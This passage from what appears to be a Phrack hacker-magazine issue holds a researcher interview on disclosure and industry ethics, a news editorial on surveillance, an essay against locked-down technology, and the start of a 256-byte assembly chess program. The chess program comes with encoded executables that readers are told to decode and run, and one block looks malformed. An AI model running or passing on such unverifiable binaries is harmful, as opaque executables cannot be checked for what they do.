It is true that I mostly quit developing memory corruption exploits after having published just a few (innovative) ones in late 1990s. A reason for this is that the desired effect was achieved, whether due to my work or/and otherwise: people started producing advanced rather than dull exploits.

Similarly, I was one of the first (possibly the first?) to exploit a buffer overflow on the Windows platform (in 1996, then published Windows 95 and NT shellcodes in January 1997), but I quit almost right away as other people also started bringing the Unix attack knowledge onto Windows.

I still co-maintain John the Ripper, which is an offensive tool.

I recently participated in a project to implement energy-efficient bcrypt cracking on Epiphany and FPGAs, which is also offensive.

I designed yescrypt, which is defensive, but in the process I went through lots of attacks on it.

Yes, our Openwall GNU/*/Linux project is defensive.

|---=[Related to the previous question: Which of the two do you think bears more fruit for a researcher; offensive or defensive research? Which of the two increased your learning and understanding more?

I'd say offensive as you need to consider attacks when working on defensive research. What may happen in practice is that when you naively go defensive-only, others break your defenses (e.g., my early and naive software protection schemes) and make you learn in that way. If you're lucky, or if you deliberately provide the incentive (bug bounty?), this happens early on, before there's too much at stake (and then you start thinking like an attacker as well... or you fail as a defender).

|---=[What's your take on the IT security industry vs. "the underground"?

A large part of today's IT security industry that I'm in contact with grew from 1990s maybe-underground, so it's people we have a common understanding with. It's good.

As to the industry vs. today's underground, I don't know. I guess there's some overlap.

There's also some overlap of the civilian IT security industry (and presumably the underground) with the military, intelligence, and law enforcement. Some are contributing to ethically questionable efforts. (I am not implying that any work for governments is ethically questionable. A lot of it isn't. That's where the Internet came from.)

There's also the military rhetoric (such as "cyberwar"), which gets picked up by non-tech yet powerful people. This is a theme of my ZeroNights 2014 keynote game: "Yesterday infosec was such an easy game to play. Now we need a place to hide away?" Was it really a game back then? And is it still a game now, or is it time to hide away (move on to the many non-security areas where we can constructively hack useful things without ethical uncertainty)? I have no "authoritative answers" to these; I just like to remind us to ponder on this in our decision-making on what to work on next.

Finally, there are marketing-mostly companies and activities, which are leeching funds without doing much else. These happen to provide a false sense of security, and vulnerabilities in the security software itself.

Overall, I think most IT security expenditures are not cost-effective, but it's similar for other large industries. Wasted money isn't necessarily bad per se. Money has no inherent value, it's just an instrument in the economy and it's voting power. What matters is whether the expenditures result in people wasting their and others' lives on unhappily doing useless work or not. Unfortunately, they do, but not to as bad an extent as it might seem at first. (And yes, this also affects distribution of wealth.)

Besides IT security industry, there's also much increased attention (compared to 20 years ago) to security elsewhere in IT, as well as much improved knowledge of how to tackle safer design of IT systems. This is a lot more cost-effective than spending on security on its own or as an afterthought. It provides not only security, but robustness, and in ways that impose fewer restrictions on the users. Speaking of restrictive security, this reminds me of anti-security and its less reasonable aspects:

Did you possibly mean your question in context of the (arguably eroded) anti-security movement of 2002-2009 (arguably different from its earlier form of 2001)? I think that's a false dichotomy built upon several likely flawed assumptions. As I understand, one assumption was that the security industry's growth was contributing to decline of the underground. I think it actually was change and not decline. Yes, some people were growing up and moving on and into the industry (no, this didn't make them "enemies"), but also a new generation was joining the underground. Phrack largely lost its anarchy aspect, even prompting "fake Phrack" during that period, but whatever happened to Phrack, etc. didn't necessarily speak of the entire underground. In fact, that very movement exemplified the diversity that continued to exist and flourish (even if with some aspects I personally wouldn't condone, since those infringed upon freedom of choice by others). Another assumption was that the security industry still depended, and in a "bad way", on sustained scaremongering and on real security threats found in full disclosure publications. I think that even if (hypothetically) those ceased, the industry would grow at roughly the same pace, and it wouldn't be any more focused on real threats. On the contrary, I think it would be spending a larger fraction of resources on people unhappily doing useless work, with no reduction in total resources spent.

This is my prophile, and thus my opinion; I do not claim it is the ultimate truth. I hope I haven't built a strawman, but in case I have please take the above paragraph on its own merits (not necessarily referring to the specific movement). I was mostly not around during those years, so I could well have missed crucial detail, and I understand that anti-security wasn't only about those things (and I think initially not about them at all).

|---=[What is your stance on full-disclosure vs non-disclosure? Are there situations where both are needed, or is it one or the other?

I generally favor full disclosure, but I don't oppose occasional use of coordinated disclosure prior to the full disclosure. I do oppose excessive use of coordinated disclosure, as well as excessive embargo periods. I also buy into Ted Unangst's suggestion to call this "selective disclosure", with the negative connotation. This is why I agreed for Openwall to host not only the oss-security list (where full disclosure is practiced), but also the (linux-)distros lists (for advance notification to distro vendors, PGP re-encrypted). As someone hosting them, I get to dictate policy, not letting issues stay in the limbo for too long (and forcing them to be brought to oss-security). Obviously, what's "excessive" and "too long" is subjective (there is a published policy on that for our lists, but how we came up with this specific policy is subjective). And yes, it's necessarily "selective".

I am generally against non-disclosure, but there may be exceptions. As I understand, it exists out of intent to use or/and profit off of one's finding, concerns of others taking advantage (unfair or any at all) of one's finding defensively (you doing free bug hunting for the vendor), offensively (use of your recent disclosure for attacks on not-yet-patched systems), or/and commercially (scaremongering, marketing, actual security products), concerns of getting oneself in trouble (e.g., the vendor going after you), not wanting to lock other hackers out, increased appreciation of the bugs (letting them live just for the sake of it), not wanting to affect game dynamics, lack of motive (perceived need) to disclose, or/and just laziness. This list is probably non-exhaustive.

I think there's rarely an ethical way to profit off of a bug without its planned public disclosure (remember, this might not be a game anymore) and there are plenty of other ways to make decent money, including in IT security, without such ethical compromises. I can sympathize with many possible reasons for one's choice not to disclose a bug, especially in context of jailbreaks or DRM (thus, retaining the essential freedom to fully utilize one's own devices or content). However, it should always be considered that information may leak or be rediscovered by others.

|---=[Some claim that the hacking scene is growing old and that there are not enough talented young people interested in hacking to replace it. What are your thoughts on this?

There are plenty of talented young people interested in hacking. What may be changing (or maybe not) is scene spirit.

|---=[What is your advice to the new hackers reading this?

I tried to share some maybe-wisdom throughout the pseudo-memoirs and answers above.

FX's advice of "Try Harder 2 Be Yourself" makes sense to me - individuality, curiosity, creativity. Being a hacker is about all of those things and, whatever the darker undef color folks say, it isn't necessarily about ever hacking into systems, which might or might not even be relevant (depending on creativity involved or lack thereof). Last but not least, try to be a good person, while at the same time staying yourself. (Few people are genuinely bad.) This means integrity, too.

A hacker shouldn't need guidance. If you feel like asking an old-timer for guidance, you're probably on the wrong path. Rather, it should be about your own creativity, and you'd find you have more curiosity and more things to explore than you have time for.

However, it is in fact helpful to be introduced to things you might not yet have found on your own. Also, it is OK to bring up specific questions - not of the sort "what's next", thus not step-by-step guidance, but asking in appropriate communities for advice on very specific technical issues you already ran into.

The landscape has changed. On one hand, the previously low-hanging fruit has been explored, so the barrier to entry may be higher now. On the other, a lot of information and tools are now easily available, and there are friendly communities that are even easier to reach than before, and without the elitism too, so the barrier to entry may have lowered. Overall, it's just different. There's new low-hanging fruit too - e.g., for the coming "Internet of things" you'll end up building upon and porting over the previously explored attack techniques to this new area,

and hopefully finding something creative about it as well.

It's probably riskier (and less of a game) to explore systems online now, but on the other hand you can have plenty of rare systems in emulators/
VMs, and you can "hack" in CTFs, which really are just games (good!) Bug bounty programs provide you a previously unheard-of opportunity to not only explore some systems online in some limited ways, but also get paid for it - and it's a game (also good!) You don't have to worry about how you'd get online to connect to a CTF server tomorrow. There are no such survival challenges in today's CTFs. You wouldn't even voluntarily go for the headache of the network lag and frequent disconnects, even though technically those could be simulated. The spirit is probably very different now. Times change. (But maybe not yet by this much in some developing countries? Just like USSR/Russia was lagging behind back then. As a cat, I see a lot of naive mouse activity from Indonesia, so maybe it's still like that in there, perhaps with wireless in place of dialup?)

Firmware hacking has probably stayed the same, including the spirit, and in fact the range of opportunities has expanded. Lots of ethically sound opportunities there, too.

There are many ways to be a hacker without ever getting into (in)security - e.g. hacking on non-security aspects of a free operating system - or even without focusing on computing, although there's a hot and highly relevant area which does involve computing: bioinformatics.

|---=[What is the future of hacking? The future of "the underground"?

Hacking will go on, in all meanings of the word.

The underground, the kind of it that I consider positive, might be getting blended with other communities, although I hear there are forums that have sort of replaced private BBSes of before.

There will also remain for-profit groups (and their forums, communities, etc.) that technically are underground, but that's different - not the kind of underground I possibly associated with.

Very different kinds of hacktivism will also continue, and I think these are for human rights, transparency, protests, and attempts to influence the game (many or most of them misguided). Also a lot of malicious and just for fun trolling and stalking, but masquerading as hacktivism - that's not even hacking, but it can involve e.g. (D)DoS attacks and thus be lumped in with hacking/hacktivism. Also manipulation of public opinion via technical means (automated sockpuppets, etc.), including attributed to state actors.

|---=[What do you think the biggest infosec challenges for the next 5 years are/will be? And what should be done about them?

5 years is not that much, so the challenges will stay mostly the same as today's. Attention will be shifted to some specific areas all of a sudden, like we've seen it happen for SSL/TLS starting with Heartbleed, but this does not mean those areas actually suddenly started to need more attention (maybe they needed it before as well, and/or maybe they don't deserve as much now).

Below are some that will be changing from today's. This does not mean they're the absolute biggest challenges - I think the biggest are the same as today's - but they might be among the biggest that change from today's:

Use of virtualization will increase even further, on all kinds of devices,

including with nested and mixed technologies, which will bring new code and new bugs with it (such as in front-end software and middleware used to manage those VMs/containers), and inconsistent/violated security models/assumptions. Ideally, there should be demand for under-the-hood simplicity of such solutions, but unfortunately this demand is lacking, and so will the supply, likely resulting in some ridiculously complex and inconsistent systems.

Use of "microservices" will continue to increase, and so will server-side request forgery attacks - and defenses against those. With separation of backend services improving, there will be an unfortunately to-be-missed opportunity to make it privilege separation rather than merely operational separation.

For crypto, some of those backend servers could act as HSM-alikes, but this opportunity will also be missed due to HSM-alikes requiring HSM-like rather than server-like sysadmin practices.

Use of centralized management will increase - config file management across all of organization's virtual and physical servers, etc. This means a single point of failure, and of security compromises too. We could have gained intranet security boundaries through greater separation of backend services, but instead we'll lose them through greater centralized management. This applies to (security) event monitoring, too.

With more levels of abstraction, (live) migration, hosting infrastructure outsourcing, and increased use of solid-state non-volatile memories (ranging from "disks" to "RAM"), it will be even harder (and arguably counter-productive) to keep track of actual devices underlying the logical assets and, even once located, to securely wipe those devices when they're to be retired (hard to do for flash memory with over-provisioning and wear leveling) - but people typically neglect to do this now anyway.

IPv6 deployment will increase more rapidly than it did in prior 5 years. We'll see more talks about the inadvertent security exposures this brings.

Use of encrypted communications will continue to increase, with technical pressure put on those who are lagging behind in protocols support (upgrade or fall off the net). As a side-effect, this will prevent some legacy systems from being accessed or from talking to many newer systems. In some cases, we'll see fallbacks to unencrypted communications where previously legacy encryption was being used. In some other cases, we'll see software updates stop being installed, thereby leaving systems exposed to more vulnerabilities for longer. I'd like to see a saner, case-by-case approach here - e.g., with opportunistic encryption, there's little point in insisting on the latest protocols (refusing legacy ones), and a WordPress updates server isn't really helping security by denying connections from older systems. Unfortunately, I don't expect an improvement in the approach taken (in part because case-by-case is necessarily more complex than one-size-fits-all guidance), and so there will be more collateral damage.

With luck, we'll see another spike (after 2013's) in demand and hopefully supply for line-rate encryption in high-speed network devices, due to a combination of genuine security-consciousness and hype and marketing opportunities. Assuring security of encryption provided by those typically proprietary devices will be tough (e.g., does this one device actually provide perfect forward secrecy?) Ideally, there should also be demand for at least some openness of such devices for security review.

SCADA will move even more into the spotlight, and will remain with lots of

low-hanging fruit for years. Cars and IoT will continue to join SCADA under the spotlight.

Control over end-user devices will continue to be taken away by the vendors, and jailbreaks will continue too. Arguably well-intentioned hardware backdoors (remote management, anti-theft, etc.) will continue to be introduced, and will remain a concern. Open hardware projects will advance, and more of them will be started, including in response and trying to address these concerns. Backdooring potential of taped out designs at chip foundries will become more relevant and thus a topic of more discussions.

As open CPU designs (such as RISC-V and J Core aka free SuperH) succeed, there's also good potential for an open FPGA with a FOSS toolchain (perhaps building upon existing FOSS projects such as Torc and Yosys). This could be crowd- or/and VC-funded, and having it would address some concerns.

|---=[Open question. Anything more you would like to say to Phrack readers?

I can neither confirm nor deny anything stated in this prophile.

I wrote a lot (sorry for your time!) and I included some possibly strong opinions, but I do not mean to speak with authority. My involvement in the underground, if any, has been rather limited and brief, nor am I a true old-timer (1990s wasn't that long ago). I also would like to apologize to past/other(?) Phrack editors as I had refused to be prophiled before on two(?) occasions. It felt like too much of a drag and events were too recent. Time had to pass so that I could provide perspective, as I tried now. Nothing to do with Phrack's editor teams changing, just the timing.



==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x03 of 0x10

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==[by the Phrack staff]== ==[staff@phrack.org]=	
,=	-=

Wow, 4 years have passed! One of the possible positive outcomes of slow-paced releases of Phrack is that Phrack World News gives us the opportunity to look back on a few years worth of happenings and ponder about the bigger picture for a moment. First of all: Snowden. It feels like ages ago now, but, for anyone living under a rock, in 2013 Edward Snowden [1] leveraged his position working at the United States National Security Agency to copy and later leak [2] classified documents on NSA's global surveillance operations. If the very previous issue of PWN [3] prophetically warned about the massification of surveillance as a threat to our civil liberties, the Snowden leaks only proved what hackers and conspiracy theorists had believed and proclaimed for a long time: the US government unlawfully spies on its own citizens as well as everyone else's.

While it is probably futile to believe that the social and political reactions to the Snowden leaks have had any meaningful impact on the NSA's operations, the disclosed information is an invaluable resource to validate that governments will go a long way to collect intelligence as broadly and deeply as they can. The leaks have shown that the tactics employed by NSA ranged from the widespread tapping of phone (e.g. voice, SMS) and network traffic to more punctilious methods such as the intercept and tampering of export computer and network equipment to insert spying implants. This does not mean, of course, that we have global surveillance "figured out". In fact, quite to the contrary, it should be expected that many of these techniques have been revamped by now, and that many more are to follow, as a natural step in the continuous endeavor for stealthiness. As such, any effort, technical or otherwise, to safeguard your privacy is more valid than ever.

But indeed, it seems that some of the efforts on designing and implementing better crypto systems paid off and governments are starting to have their monitoring and investigative capabilities limited by evolving security. One indication of that is the growing insistence of various nations on the mind -boggling hopelessly insane push for crypto backdoors [4]. The sad and unfortunate wave of terrorism the world has been dealing with is repeatedly and shamelessly used to support the lobbying for less information security. Another (at the moment) ongoing instance of this is the significant dispute between the FBI and Apple [5], which refuses to provide the FBI with a way to bypass the lock screen of a terrorist's (and everyone else's) iPhone.

And sure enough the controversies involving governments and information security do not stop there. In the past few years we have seen some nations being more frank about their offensive capabilities [6] or sometimes industry-sourced intelligence [7] combined with publicity on more impactful attacks [8] helped demonstrate that hacking is increasingly a bigger deal for nation-states. All of this action is (or has been posed as) a driving force behind moves such as adding "cyber weapons" to the terms of the Wassenaar agreement [9], an initiative that, if not carefully formulated, will turn out to be not only utterly ineffective but also extremely harmful for the practice of security research and, in consequence, to the progressive development of information security in general. Plus, other

recent breaches, such as Gamma [10] and Hacking Team [11], tell us that even government-affiliated organizations are freely operating without respecting UN embargoes and international regulations anyway - ironically, it was hackers and the security community that exposed them, and not law enforcement. So, who is the law working for?

Lastly, and with a heart heavier than any of the topics above could ever cause us, Phrack would like to say goodbye to a few illustrious members of our community that have sadly passed away. Since it's been 4 years we are not going to attempt to list out every instance, however we can easily say that as a community we have lost some incredibly talented, charismatic and fantastic people, and we feel the loss greatly.

Live free,

- The Phrack Staff

- [1] https://en.wikipedia.org/wiki/Edward_Snowden
- [2] http://www.businessinsider.com/snowden-leaks-timeline-2014-6
- [3] http://phrack.org/issues/68/3.html
- [5] http://www.wired.com/2016/02/apple-brief-fbi-response-iphone/
- [7] http://www.wired.com/2013/02/chinese-army-linked-to-hacks/
- [8] http://arstechnica.com/security/2015/06/
 why-the-biggest-government-hack-ever-got-past-opm-dhs-and-nsa/
- [9] http://blog.erratasec.com/2015/05/some-notes-about-wassenaar.html

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==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x04 of 0x10

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An old Phrack Staff member and friend used to say that "a strong Linenoise makes a good release".

We begin our journey with an interesting philosophical article, "Hacker Luddites" by an anonymous author. TL;DR, ever had an iPhone? Have you realized you don't actually own something you paid several hundreds of bucks to acquire? The "cloud era" trend, which has convinced many people as well businesses, to literally grant owning rights for their data to large corporations, is now everywhere. How is it affecting our state of mind and where is this going?

Our technical part is very strong. Baudsurfer developed an interesting ASM chess game in just 256 bytes; read the heavily-commented code and feel the nostalgia in your bones. More old-school goodness in a lovely article dealing with secure shells and how one can exploit common misconfigurations to bypass various limitations and break out of restricted environments. Articles like this have a lot to offer to the hacking community. We urge our dear readers to follow DangerMouse's example and submit more articles like his!

The next article has a strange back story. We received this submission long ago and we decided to publish it. Admittedly, a lot of time has passed since then. The author has stopped replying to mails, but he was originally positive about publishing his work. Read it and see how you can cause short ID key collisions in GPG. As our everyday computing machines become increasingly powerful, such attacks become more and more realistic.

Following that are two excellent short articles exploring subjects every exploit developer is doomed to deal with, namely boundary conditions and shellcoding. Our rotten haxor chown has written a nice guide on how to use Microsoft's Z3 solver to facilitate the process of exploit development. Recently (well, maybe not so recently, lulz), there has been a shift towards more formal methods even by old-school haxors who have always preferred and obeyed the KISS (Keep It Simple, Stupid!) primitive. Hackers have understood that the process of vulnerability discovery as well as exploit development can be augmented by modern mathematics and maybe become even more interesting! One cannot easily forget p64_0x08.txt, right? In the next article, fishstiqz shows us how you can simply use your compiler to easily build shellcodes for Windows. If you ever thought shellcode development on Microsoft's operating system is a pain in the ass, then this article is definitely for you.

Last but not least we have an opinion piece on the vulnerability disclosure circus, the incentives and the related moral questions (lulz) by two anonymous contributors. It is balanced and dispassionate and we urge you to read it in the same manner.

That's it you greedy mofos, another strong Linenoise! Enjoy!

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	2 - Chesslin	Baudsurfer
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	4 - Personalized PGP Key IDs	fllos0tt113
	5 - How to cheat at maths	chown
	6 - Shellcode the better way, or how to just use your compiler	fishstiqz
	7 - Resisting the $Hy(p v)e$	anon & anon
] = [0x01]=[Hacker Luddites - anonymous]=	=

In the west, far gone are the days of slavery. Men live freely with their minds and bodies. So the idea of technology potentially limiting these things is absurd.

Computer technology today might not always encourage these principles of free mind and body though. Hardware and software is increasingly built in the same manner as stone walled gardens, restricting those outside the inner circles of technocrats. The designers decide to clutch tightly to their systems, defining the full set of actions allowable and therefore thinkable on their systems. They are limiting the potential for creativity, discovery, and reason in order to further profit. This profit is furthered by control because certain control limits piracy, stops malicious software from propagating, simplifies the user experience for the majority of consumers, and creates revenue through software-regulated micro decisions that constrain the full capacity of the hardware and software systems being sold.

Only the masters of the garden, the designers, are allowed inside the stone walls, where they are free to create and are conscious of the inner workings and plans. Those outside are not allowed inside the garden. Those who are not inside the circle of the original creators do not get to create without delegated permission. And consumers and third-party developers are too far down the caste system to be allowed arbitrary control of their own possessions.

This leaves the creators on the outside of the stoned walls dependent on brilliant and dedicated minds to bypass the wishes of the designers. These brilliant minds attain a level of consciousness about the constraints of the system that the designers themselves did not understand, and pass this on to the masses. Along the way come miscreants, thieves, and pirates.

In a free market system, if more arbitrary creation is vital in the long term, then more creative systems will arise to fill the need. In the short term, allowing feedback from the outer castes and integrating their ideas has been shown to be more than sufficient for sustained exponential growth on the rise to market domination.

Hacker Luddite: (Oxymoron) A person opposed to technology that greatly limits, through artificial means, human potential for consciousness,

reason, or creativity with that same technology.

Hacker Luddites hate stone wall garden technologies. Why shouldn't a person be allowed to hold a piece of technology and attempt to modify or adapt that technology to suit their will at any given moment? The only limitation should be the consciousness required to make changes. And certainly not artificially restricted by the designers of the technology. In the same way that Kant based the premises of the categorical imperative on the ability for humans to reason, Hacker Luddites view this capacity for reason as a fundamentally important human ability. When computer technology, purchased and entirely in the physical possession of the owner, denies arbitrary modification and creation, it greatly reduces the ability to reason about the universe with that technology. That technology does not allow people to transcend the designers ideas and fully embrace some of their most important human traits. Instead it delegates the consumers to subordinates with restricted consciousness, and restricted capacity for reason, and restricted creativity.

Next up, computer technology applied excessively for the conversion of human attention into personal profit.

To the hacker luddites, another nefarious category is the computer systems of the world which have been built to turn human attention into profit. Rather than proceeds coming from the advancement of humanity, the proceeds come primarily from the ability to guide human attention into that technological system. The system might be making the profit through ads, or it could be a game consumers pay for.

It is understood that resources are required to run technologies and that some exchange of information and resources is expected between consumers and creators of that technology. Ads can be helpful to a consumer by showing them products which they actually want, and games or sites for information exchange are highly enjoyable to many people and therefore provide benefit. It is when the methods and means become excessive that hacker luddites take an issue.

When technologies, whether delivering advertisements or games, exploit human psychology and physiology to turn a profit from their consumers, they may often be directly limiting, and in a significant way, the consciousness, reason, or creativity of that consumer.

The other problem is when instead of advertisements showing people what they want, advertisements subconsciously manipulate peoples desires (such as sex, popularity, and power) to override their consciousness and reasoning abilities to get them to want and purchase products regardless of the products abilities to help the consumer attain those desires.

And what if technologies instead of providing an opportunity for relaxation or fun or profound information sharing or whatever also create systems of psychological control where neurophysics brings users attention back to technology to get addictive releases of dopamine or serotonin or who knows what, using the darker arts of gamification. Or perhaps innate human survival mechanisms related to group dynamics are being exploited by the technology, such as showing automatically generated advertisements, messages, and symbols as endorsed by members of a group, or creating virtual resource systems where drives for competition or collaboration drive behavior.

It may be that these technologies which capture human attention are simply what most consumers want from their technology, after all 30% of internet

traffic generated by humans is for porn [1]. If distraction and the subordination of reason, creativity, or consciousness is the will of the majority, Hacker Luddites seriously disagree with the majority and most definitely oppose the designers that subordinate them.

What defenses does the modern person have to protect against the likes and tweets and clicks and slide to unlocks and checkmarks and tabs and porn and endless dopamine and serotonin harvesting mechanisms? These systems were sometimes built to reap monetary gain, sometimes built for communication control, and sometimes for nothing of any value... in exchange for a portion of the time, attention, and thoughts of the user as well as their information...

Don't buy and don't use them.

If you do use them, use the them only in great moderation and only at consciously specified times.

Inform others and expose existing and emerging technologies which may be limiting human potential.

Augment the technology in your possession to block advertisements.

Degrade the quality or value of your attention to the attention-to-profit technologies by:

- Sharing and proxying accounts with multiple users.
- Writing user interfaces to the user interfaces.
- Poisoning user activity with subtle fuzzers alongside your normal activity where it makes sense.

Similarly, make your information more useless by lying.

- Don't bother with real names where they don't matter.
- Fill out forms like madlibs.
- [1] http://www.extremetech.com/computing/123929-just-how-big-are-porn-sites -- 30% of the internet traffic out there is porn

=[0x02]==[Chesslin - Baudsurfer/Red Sector Inc.]=	=
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[CHESSLIN]
[by Baudsurfer/Red Sector Inc.]

|---[Introduction

This is a sizecoding exercise to code a playable chess engine in 256 bytes. This POC is very experimental and bears several shortcomings when comparing with any other real FIDE existing chess game engine: you have been warned. It plays like a fish as AI is reduced to a half-ply max solely, it also has no end-game detection, pawns move only a single square, it cannot castle or do promotions - let alone en-passant - and takes about a hundred seconds to play. It also only works on Microsoft Windows XP SP3. Like minimalist Edlin line editor Cheesslin focuses on a single console line. Whites start at the bottom of the virtual chess board but SAN notation order is inverse ranks:

```
1 r n b q k b n r
2 p p p p p p p p
3
4
5
6
7 P P P P P P P P P
8 R N B Q K B N R
```

So in order to test Chesslin one can uudecode below binaries to input first algebraic notation "h7h6" characters starting game by moving the White pawn on H file from seventh rank to sixth rank. A longer example string sequence of gameplay is "h7h6h2h3g8f6h3h4f6g4h4h5g4h2g1h3h2f1h3g5". Remember if your keyboard input is not legal chess then Chesslin will silently expect you to enter again a conforming four ascii character string just to proceed. Thus, if only a single faulty character was entered you will need to fill-in with three more "dummy" characters before re-typing a desired algebraic notation for validation only occurs every four-chars exactly. All bugs are ofc mine.

|---[Chesslin binaries

begin 644 CHESSLIN.COM

hMDCeaMbsgG-ai0J1BZ7aow+Y1ue7REu7PJsA06V3Ps1d+y9YjjjzJfY2+8nB h8S9vUD66LrIfqSvTRTeyxTyhCC-m1CV1+565W2LtqkLP54Pz-LLbgE8hp-+3 hM0afsjTf2MbyWTS1-7XB3efWyiUN+591u+A+00E-fGpVARIEWQS2mLI0VWoY hWABUjjjzgEXcGk-oFX10VAdpE6bvWAPcD+-o-X10VAdpAGbTcjLzWD+Y-uU-hR+81-1k-iyI-ptRp2DP405I0Ney2vPY0+5I0GOw-rz8iR+Hf+JXtMQDcaDxpUxkyk-QAJ-lAD1kzTsSvm1V6T6T+Ezk2D2T5jwC+D2F+D

end

begin 644 CHESSLIN.COM

M8/.JF8GXL2!FN"5#-E)FT\`D#ZJ)=0Z);5X,"(A%;X#I`^+DOOO_5KD\$`*S-M*>+[@/((7W4KV>[?=?J^]?^M..!R#.A#`'('B\$7YVP7;'&;_!77GL0*MU!`% M8"FKXO?K\$8G^B?>Q!)C-%JKB^N@9`'+QZ`,`:"0!K2UA,=40B<>\$R74"ABTD MB,-@OOO_LOCH2P!T1C#"A,IU0(G[B,;H/`!T!C#"A,IU,2G?HO7_B/`D!Z@!M=`*Q!#P!N^4!UY=U\$/;&"'4"9J^\$[;D"`'4"2:\!W_*N=`3K`5CY8</HF/]U@]P^P!<,5!Q,/#P_?X>[R#A(?(?`0_P\$/\$?'O\.`/\$1`/

end

|=--[Chesslin source code

```
; \For Phrack Magazine #0x45 _ 2016\ \
;;;;,\Coded by Baudsurfer\RSi \\ &FU \ \
       ; 16-bit prettifying helper, Chesslin v1.0 in 2016
w equ word
d equ dword
                        ; 32-bit prettifying helper, fasm assembler syntax
  org 100h
                        ; binary ip execution seg start address above psp
  pusha
                        ; para down stack and avoid input buff collisions
                        ; prepare board empty squares assumes ax=0 cx=255
  rep stosb
  cwd
                         ; set Black=0=top active player turn, White=8=bot
  xchg ax,di
                        ; shorter mov di,ax prepares writing segment base
 mov cl,20h
                        ; 32 initialization decoding bit rotations in all
                        ; back-rank "rnbqkbnr" nibble-encoded 32b pattern
a:mov eax,52364325h
 rol eax,cl
                        ; rotate next Black chess piece value in lsnibble
  and al,15
                        ; isolate a Black chess piece value from lsnibble
  stosb
                        ; left-to-right write Black back-rank major piece
  mov [di+0eh],si
                        ; left-to-right write Black pawns assumes si=100h
  mov [di+5eh],bp
                        ; left-to-right write White pawns assumes bp=9xxh
  or al,8
                        ; transforms Black back-rank major piece to White
  mov [di+6fh],al
                        ; left-to-right write White back-rank major piece
  sub cl,3
                        ; fixes back-rank pattern nibble rotation counter
  loop a
                        ; file-by-file ranks init loops 20h/(3+1)=8 times
b:mov si,0fffbh
                        ; point source index to algebraic notation buffer
 push si
                        ; shorter save of algebraic notation buffer start
  mov cx,4
                        ; print dword ascii algebraic notation buffer str
c:lodsb
                        ; get one of four usr/cpu bytes from ascii buffer
  int 29h
                        ; dos api fast console out display char al=[di++]
  loop c
                        ; continue until ascii file-first pair chars left
 xor dl,8
                        ; alternate active player turn Black=0 or White=8
  pop di
                        ; shorter restore algebraic notation buffer start
  jnz h
                        ; if active player turn is White then do keyboard
  fldz
                        ; else Black active player turn fpu load +0.0 cst
  fbstp [di-6]
                        ; and store back 80-bit packed bcd decimal number
                        ; zeroed this, best score Offf5h and coords Offf7h
e:mov si,0fff5h
  lodsw
                        ; move lsb=potential capture vs. msb=best capture
  cmp al,ah
                        ; compare this capture value against best capture
  jc f
                        ; prune calculations if capture already lower val
  call n
                        ; else verify the attack potential chess legality
  jc f
                        ; capture higher value but move was illegal chess
  mov [di-7],al
                        ; successful calculation thus store newer highest
  fild d [di]
                        ; successful calculation thus load current coords
  fistp d [si]
                        ; successful calculation thus store highest coord
f:inc d [di]
                        ; resume exploring exhaustive [0;0ffffh] interval
                        ; including subset ["lala"; "8h8h"] until finished
  jnz e
                        ; convert int32 to two file-first algebraic words
 mov cl,2
g:lodsw
                        ; get first int16 msw/lsw algebraic notation word
  aam 16
                        ; integer to expanded zero-based file/rank nibble
  add ax,2960h
                        ; translate file/rank to ascii chess board origin
  stosw
                        ; write pair=half of the ascii move buffer string
  loop g
                        ; get next int16 msw/lsw words algebraic notation
  jmp k
                        ; and proceed examining ascii move buffer strings
h:mov si,di
                        ; di points to Offfbh for both input and verifify
                        ; resets every input to algebraic notation buffer
i:mov di,si
 mov cl,4
                        ; one file-first algebraic notation is four bytes
j:cbw
                        ; zero accumulator msb to set funct get keystroke
  int 16h
                        ; al=dos bios keyboard services api blocking read
  stosb
                        ; src file=fffb;rank=fffc dst file=fffd;rank=fffe
  loop j
                        ; all file-first algebraic ascii quartet inputed?
  call n
                        ; else verify algebraic ascii move is legal chess
                        ; if not then proceed to ask user input move anew
  jc i
                        ; converts algebraic notation buffer ascii source
k:call 1
 push w b
                        ; redirect second fall-through return to printout
```

```
1:lodsw
                         ; algebraic notation buffer ascii source then dst
  sub ax,3161h
                         ; convert to zero-based alphanumerical 3161h="a1"
  aad 16
                        ; convert to x88 board representation (al+=ah*16)
                        ; add x88 chess board representation memory start
  mov di,ax
  test cl,cl
                        ; verify caller's asked mode is passive or active
                        ; call asked mode mutex is passive so skip writes
  jnz m
  xchq [di],ch
                        ; call asked mode mutex is active so write board!
m:and al,88h
                         ; test if inside main chess board x88 bitmask use
                         ; return to standard callers or printout redirect
  ret
                         ; save reg vals in: si=fff7h/fffbh di=fffbh/ffffh
n:pusha
  mov si,0fffbh
                         ; point source index to current ascii move buffer
                         ; set passive mode count mutex for only verifying
  mov cl,8
  call x
                         ; convert buffer ascii src pair to x88 memory add
  jz u
                         ; source is non-conforming : illegal empty square
  xor dl,al
                         ; sets move conformitiy using active player color
  test dl,cl
                         ; test move conformity using active player colour
  jnz u
                         ; source is non-conforming : opponent turn colour
                         ; else if source conforming then save piece addr.
  mov bx,di
  mov dh,al
                         ; else if source conforming then save piece value
  call x
                         ; convert buffer ascii dest to x88 memory address
  jz o
                         ; if move nature not an attack skip over captures
                        ; sets move conformitiy using active player color
  xor dl,al
  test dl,cl
                        ; test move conformity using active player colour
  jnz u
                         ; destination is non-conforming : same turn color
o:sub di,bx
                         ; source & destination conforming so obtain delta
  mov [0fff5h],al
                        ; save piece value as non-transactional potential
  mov al,dh
                         ; restore previous saved move source piece nature
  and al,7
                         ; normalize gray piece nature colorless isolation
  test al,1
                         ; determine source piece's parity interval length
  jz p
                         ; piece face=piece nature=piece value=piece score
                         ; override halfing default interval len if parity
  mov cl,4
                        ; test if moving piece is a special handling pawn
p:cmp al,1
                        ; piece memory address off-by-one index ret fixed
  mov bx,y
                         ; move piece original start offset memory address
  xlatb
  xchg ax,di
                         ; offset becomes accumulator becomes displacement
  jnz s
                         ; leave if move source piece not special handling
  test dh,8
                         ; else adjust move source pawn color displacement
                         ; no White pawn displacement sub-interval fixings
  jnz q
  scasd
                         ; displacement interval offset+=4 for black pawns
q:test ch,ch
                         ; verify if pawn is attacking an opponent piece ?
  mov cx,2
                         ; loop index clears msb placeholder also sets lsb
                         ; if non-empty square : pawn attacking diagonally
  jnz s
  dec cx
                         ; else decrease parity interval size special case
r:scasw
                         ; displacement interval start+=2 prunes attacking
s:add di,bx
                         ; set displacement interval scanning start offset
                        ; verify move exists in displacement sub-interval
  repnz scasb
